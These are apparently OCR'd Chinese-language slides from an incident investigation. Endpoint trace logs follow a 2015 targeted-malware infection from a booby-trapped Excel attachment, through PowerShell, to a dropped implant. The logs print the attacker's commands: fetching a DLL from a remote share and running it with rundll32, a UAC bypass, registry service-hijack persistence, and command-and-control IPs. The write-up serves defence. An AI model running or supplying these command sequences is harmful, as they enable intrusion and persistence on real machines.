
Classifications (Unresolved)	Traces (Unresolved)	Key Events	Basic Events	Threat
0	2	28	22.4k	CRITICAL
0 Total	2 Total			Max. Impact 100

OS	Windows 7 Enterprise (64-bit)
Domain	
IPv4 Address	192.168.67.132
Profile	Profile-Workstation-User Change Profile Pending Profile: Profile-APT-and-Malware-Analysis-1.0
Groups	+Add Groups

Status	OFF
Visibility	Hidden Visible
Quarantine	Off On
Errors (24 Hours)	0
Behaviors	Resolve All Behaviors

為什麼需要透過Trace監控可疑的惡意行為?

因為現有的特徵值偵測不到!!!



Trace Suspicious Execution: Process created with image in user hidden (AppData) folder

Events Processes Files Registries Network

All Created Terminated

第一隻惡意程式svcmondr.exe

Event Time	Action	Name	User	Command Line	PID	Backing File
2015-06-15 13:27:32.887	PROCESS_CREATE	svcmondr.exe	WIN-2S76I7M3N56\win7_goodally	"C:\Users\WIN7_G~1\AppData\Local\Temp\svcmondr.exe"	2436	C:\Users\WIN7_G~1\AppData\Local\T
2015-06-15 15:02:56.299	PROCESS_CREATE	ipconfig.exe	WIN-2S76I7M3N56\win7_goodally	ipconfig /all	2852	C:\Windows\SysWOW64\ipconfig.exe
2015-06-15 15:03:13.898	PROCESS_CREATE	net.exe	WIN-2S76I7M3N56\win7_goodally	net user	2688	C:\Windows\SysWOW64\net.exe
2015-06-15 15:03:13.970	PROCESS_CREATE	net1.exe	WIN-2S76I7M3N56\win7_goodally	C:\Windows\system32\net1 user	2556	C:\Windows\SysWOW64\net1.exe
2015-06-15 15:03:46.498	PROCESS_CREATE	net.exe	WIN-2S76I7M3N56\win7_goodally	net localgroup administrators	2768	C:\Windows\SysWOW64\net.exe
2015-06-15 15:03:46.591	PROCESS_CREATE	net1.exe	WIN-2S76I7M3N56\win7_goodally	C:\Windows\system32\net1 localgroup administrators	1164	C:\Windows\SysWOW64\net1.exe

net use \\2[redacted]7 [redacted] /u:a\administrator

2015-06-15 15:05:37.756	PROCESS_CREATE	net.exe	WIN-2S76I7M3N56\win7_goodally	net start		
2015-06-15 15:05:37.827	PROCESS_CREATE	net1.exe	WIN-2S76I7M3N56\win7_goodally	C:\Windows\system32\net1 start	3032	C:\Windows\SysWOW64\net1.exe
2015-06-15 15:07:59.727	PROCESS_CREATE	net.exe	WIN-2S76I7M3N56\win7_goodally	net use \\2[redacted]7 [redacted] /u:a\administrator	2368	C:\Windows\SysWOW64\net.exe
2015-06-15 15:09:03.237	PROCESS_CREATE	net.exe	WIN-2S76I7M3N56\win7_goodally	net use	2584	C:\Windows\SysWOW64\net.exe
2015-06-15 15:11:46.203	PROCESS_CREATE	cmd.exe	WIN-2S76I7M3N56\win7_goodally	cmd /c dir %temp%\ /od	2744	C:\Windows\SysWOW64\cmd.exe
2015-06-15 15:12:51.358	PROCESS_CREATE	cmd.exe	WIN-2S76I7M3N56\win7_goodally	cmd /c copy \\2[redacted]7\www\server\0311.dll %temp%\ntids.dll	2140	C:\Windows\SysWOW64\cmd.exe
2015-06-15 15:13:23.729	PROCESS_CREATE	cmd.exe	WIN-2S76I7M3N56\win7_goodally	cmd /c copy \\2[redacted]7\server\www\0311.dll %temp%\ntids.dll	2144	C:\Windows\SysWOW64\cmd.exe
2015-06-15 15:14:14.689	PROCESS_CREATE	cmd.exe	WIN-2S76I7M3N56\win7_goodally	cmd /c rundll32 C:\Users\WIN7_G~1\AppData\Local\Temp\ntids.dll Start	292	C:\Windows\SysWOW64\cmd.exe
2015-06-15 15:14:14.765	PROCESS_CREATE	rundll32.exe	WIN-2S76I7M3N56\win7_goodally	rundll32 C:\Users\WIN7_G~1\AppData\Local\Temp\ntids.dll Start	1800	C:\Windows\SysWOW64\rundll32.exe
2015-06-15 15:14:45.940	PROCESS_CREATE	cmd.exe	WIN-2S76I7M3N56\win7_goodally	cmd /c netstat -ano -p tcp	2832	C:\Windows\SysWOW64\cmd.exe

2015-06-15 15:13:23.729	WIN-2S76I7M3N56	S	Thread svcmondr.exe: thread 1484	Process: Process Created	0
		A	PROCESS_CREATE		
		T	Process cmd.exe		

Event ID	1-tjx2rC1KnJAdeWFEOYlmwYKBac9M7P
Behavior ID(s)	d7eb63c7-6ac2-d4a9-c901-d796144398961778902598396720080 7
Tags	Add a tag

Command Line cmd /c copy \\2[redacted]7\server\www\0311.dll %temp%\ntids.dll

Process ID	2436
Parent Process ID	1076
User	WIN-2S76I7M3N56\win7_goodally
SID	S-1-5-21-3577358447-2474945303-3333341052-1000
Backing File	C:\Users\WIN7_G~1\AppData\Local\Temp\svcmondr.exe
Thread Time Started	2015-06-15 15:13:23.715
Process Time Started	2015-06-15 13:27:32.878

Process ID	2144
Parent Process ID	
User	WIN-2S76I7M3N56\win7_goodally
SID	S-1-5-21-3577358447-2474945303-3333341052-1000
Command Line	cmd /c copy \\2[redacted]7\server\www\0311.dll %temp%\ntids.dll
Backing File	C:\Windows\SysWOW64\cmd.exe
Time Started	2015-06-15 15:13:23.715

2015-06-15 15:33:01.883	PROCESS_CREATE	winapi.exe	WIN-2S76I7M3N56\win7_goodally	winapi.exe 7	2072	C:\Users\WIN7_G~1\AppData\Local\T
2015-06-15 15:33:02.021	PROCESS_CREATE	cmd.exe	WIN-2S76I7M3N56\win7_goodally	"C:\Windows\System32\cmd.exe" /c wusa C:\Users\WIN7_G~1\AppData\Local\Temp\ellocnak.msu /extract:%windir%\system32	2420	C:\Windows\System32\cmd.exe
2015-06-15 15:33:02.060	PROCESS_CREATE	wusa.exe	WIN-2S76I7M3N56\win7_goodally	wusa C:\Users\WIN7_G~1\AppData\Local\Temp\ellocnak.msu /extract:C:\Windows\system32	1868	C:\Windows\System32\wusa.exe
2015-06-15 15:33:02.133	PROCESS_CREATE	wusa.exe	WIN-2S76I7M3N56\win7_goodally	"C:\Windows\system32\wusa.exe" C:\Users\WIN7_G~1\AppData\Local\Temp\ellocnak.msu /extract:C:\Windows\system32	2568	C:\Windows\System32\wusa.exe
2015-06-15 15:33:02.499	PROCESS_CREATE	cliconfg.exe	WIN-2S76I7M3N56\win7_goodally	"C:\Windows\system32\cliconfg.exe"	1504	C:\Windows\System32\cliconfg.exe
2015-06-15 15:33:02.684	PROCESS_CREATE	explorer.exe	WIN-2S76I7M3N56\win7_goodally	"C:\Users\WIN7_G~1\AppData\Local\Temp\explorer.exe"	1184	C:\Users\WIN7_G~1\AppData\Local\T
2015-06-15 15:33:02.761	PROCESS_CREATE	cmd.exe	WIN-2S76I7M3N56\win7_goodally	C:\Windows\system32\cmd.exe /c ""C:\Users\win7_goodally\AppData\Local\Temp\FBED.tmp\bs.bat""	2336	C:\Windows\SysWOW64\cmd.exe
2015-06-15 15:33:02.783	PROCESS_CREATE	rundll32.exe	WIN-2S76I7M3N56\win7_goodally	c:\windows\syswow64\rundll32.exe C:\Users\WIN7_G~1\AppData\Local\Temp\ntds.dll Start	2540	C:\Windows\SysWOW64\rundll32.exe
2015-06-15 15:33:16.555	PROCESS_CREATE	NETSTAT.EXE	WIN-2S76I7M3N56\win7_goodally	netstat -ano -p tcp	2044	C:\Windows\SysWOW64\NETSTAT.E

2015-06-15 15:33:58.692	PROCESS_CREATE	whoami.exe	WIN-2S76I7M3N56\win7_goodally	whoami	2496	C:\Windows\SysWOW64\whoami.ex
2015-06-15 15:37:34.231	PROCESS_CREATE	catsrv.exe	WIN-2S76I7M3N56\win7_goodally	catsrv UJMYHNTGB	2016	C:\Windows\SysWOW64\catsrv.exe
2015-06-15 15:37:49.511	PROCESS_CREATE	catsrv.exe	WIN-2S76I7M3N56\win7_goodally	catsrv -ctime rasauto.dll	116	C:\Windows\SysWOW64\catsrv.exe
2015-06-15 15:38:24.924	PROCESS_CREATE	reg.exe	WIN-2S76I7M3N56\win7_goodally	reg query hklm\system\currentcontrolset\services\rasauto /s	2792	C:\Windows\SysWOW64\reg.exe
2015-06-15 15:39:52.507	PROCESS_CREATE	reg.exe	WIN-2S76I7M3N56\win7_goodally	reg add hklm\system\currentcontrolset\services\rasauto /v ImagePath /t REG_EXPAND_SZ /d "C:\Windows\Syswow64\svchost.exe -k netsvcs" /f	2496	C:\Windows\SysWOW64\reg.exe
2015-06-15 15:40:55.080	PROCESS_CREATE	reg.exe	WIN-2S76I7M3N56\win7_goodally	reg add hklm\system\currentcontrolset\services\rasauto\Parameters /v ServiceDll /t REG_EXPAND_SZ /d "C:\Windows\Syswow64\rasauto.dll" /f	2756	C:\Windows\SysWOW64\reg.exe
2015-06-15 15:41:16.233	PROCESS_CREATE	sc.exe	WIN-2S76I7M3N56\win7_goodally	sc config rasauto start= auto	2056	C:\Windows\SysWOW64\sc.exe
2015-06-15 15:41:25.492	PROCESS_CREATE	reg.exe	WIN-2S76I7M3N56\win7_goodally	reg query hklm\system\currentcontrolset\services\rasauto /s	1396	C:\Windows\SysWOW64\reg.exe
2015-06-15 15:45:01.564	PROCESS_CREATE	cmd.exe	WIN-2S76I7M3N56\win7_goodally	C:\Windows\system32\cmd.exe	2684	C:\Windows\SysWOW64\cmd.exe

惡意中繼站到底是要解決問題的，還是來找麻煩的？

C&C
60.xx.xx.xx7
2xx.1x.1xx.xx7

惡意中繼站IP

2015-06-15 15:52:04.554	rundll32.exe	out	TCP_OUTBOUND	196.213.104.2	443	Unknown	192.168.67.132
2015-06-15 15:52:04.757	svcmondr.exe	out	TCP_OUTBOUND	6[redacted]7	443	Unknown	192.168.67.132
2015-06-15 15:52:06.807	svchost.exe	out	TCP_OUTBOUND	196.213.104.2	443	Unknown	192.168.67.132
2015-06-15 15:52:10.455	rundll32.exe	out	TCP_OUTBOUND	196.213.104.2	443	Unknown	192.168.67.132
2015-06-15 15:52:11.624	svchost.exe	out	TCP_OUTBOUND	196.213.104.2	443	Unknown	192.168.67.132
2015-06-15 15:52:16.330	rundll32.exe	out	TCP_OUTBOUND	196.213.104.2	443	Unknown	192.168.67.132
2015-06-15 15:52:16.979	svchost.exe	out	TCP_OUTBOUND	196.213.104.2	443	Unknown	192.168.67.132

惡意中繼站IP

virustotal

60.[redacted].[redacted].[redacted]7 IP 位址資訊

Geolocation

Country	TW
Autonomous System	3462 (Data Communication Business Group)

Passive DNS replication

VirusTotal's passive DNS only stores address records. **The following domains resolved to the given IP address.**

2015-06-08	[redacted]
2015-01-07	
2014-05-20	
2014-02-07	
2014-02-07	
2014-02-07	
2014-02-07	

Latest undetected files that were downloaded from this IP address

Latest files that are **not detected by any antivirus solution and were downloaded by VirusTotal from the IP address provided.**

0/52	2014-05-20 15:00:27	b84d4cd7[redacted]2c8d

2015-06-15 16:51:44.262	WIN-2S76I7M3N56	S	Thread svcmondr.exe: thread 360		Network: Any process establishes any outbound connection	0
		A	TCP_OUTBOUND			
		T	Remote Host 2[redacted]7:80			
2015-06-15 16:51:44.260	WIN-2S76I7M3N56	S	Thread svcmondr.exe: thread 1092		Network: Any process establishes any outbound connection	0
		A	TCP_OUTBOUND			
		T	Remote Host 2[redacted]7:80			


惡意中繼站IP

檔名	路徑	Virustotal結果
svcmondr.exe	C:\Users\WIN7_G~1\AppData\Local\Temp\	無上傳記錄
ntids.dll	C:\Users\WIN7_G~1\AppData\Local\Temp\	無上傳記錄
ntds.dll	C:\Users\WIN7_G~1\AppData\Local\Temp\	無上傳記錄
Akagi64.exe	C:\Users\WIN7_G~1\AppData\Local\Temp\	無上傳記錄
bs.exe	C:\Users\WIN7_G~1\AppData\Local\Temp\	無上傳記錄
ntwdblib.dll	C:\Users\WIN7_G~1\AppData\Local\Temp\	無上傳記錄
ellocnak.msu	C:\Users\WIN7_G~1\AppData\Local\Temp\	無上傳記錄
rundll32.exe.xxt	C:\Windows\SysWOW64\	無上傳記錄
catsrv.exe	C:\Windows\SysWOW64\	無上傳記錄
rasauto.dll	C:\Windows\SysWOW64\	無上傳記錄
pciport.sys	C:\Windows\	無上傳記錄
svchost.exe.xxt	C:\Windows\SysWOW64\	無上傳記錄
cat.exe	C:\Windows\SysWOW64\	無上傳記錄
exlporer.exe	C:\Users\WIN7_G~1\AppData\Local\Temp\	無上傳記錄
winapi.exe	C:\Users\WIN7_G~1\AppData\Local\Temp\	無上傳記錄

追查來源-1


2015-06-15 13:27:32.876	WIN-2S76I7M3N56	S	Process powershell.exe 1076 Thread 444	File Activity: new file created	0	
		A	FILE_CREATE			
		T	File C:\Users\win7_goodally\AppData\Local\Temp\svcmondr.exe			
2015-06-15 13:27:29.673	WIN-2S76I7M3N56	S	Process powershell.exe 1076 Thread 444	Network: Any process establishes any outbound connection	0	
		A	TCP_OUTBOUND			
		T	Remote Host 2[redacted]7:80 (2[redacted]47.HINET-IP.hinet.net)			
2015-06-15 13:27:18.692	WIN-2S76I7M3N56	S	Process WmiPrvSE.exe 1892 Thread 2060	Process: Process Created	0	
		A	PROCESS_CREATE			
		T	Process powershell.exe 1076			

Powershell.exe 到底做了什麼事?



追查來源-2

2015-06-15 13:27:18.643	WIN-2S76I7M3N56	S	Process ⊙ EXCEL.EXE 3016 Thread 3020	File Activity: new file created	0	
		A	FILE_CREATE			
		T	File ⊙ C:\Users\WIN7_G~1\AppData\Local\Temp\file.ps1			
2015-06-15 13:27:16.927	WIN-2S76I7M3N56	S	Process ⊙ EXCEL.EXE 3016 Thread 3052	File Activity: new file created	0	
		A	FILE_CREATE			
		T	File ⊙ C:\Users\win7_goodally\AppData\Roaming\Microsoft\Office\Recent\104年健保、勞保、勞退金負擔金額表正確版.LNK			
2015-06-15 13:27:14.623	WIN-2S76I7M3N56	S	Process ⊙ explorer.exe 1672 Thread 1676	File Activity: new file created	0	
		A	FILE_CREATE			
		T	File ⊙ C:\Users\win7_goodally\Desktop\104年健保、勞保、勞退金負擔金額表正確版.xls			



附件的EXCEL檔案裡面到底藏了什麼東西????

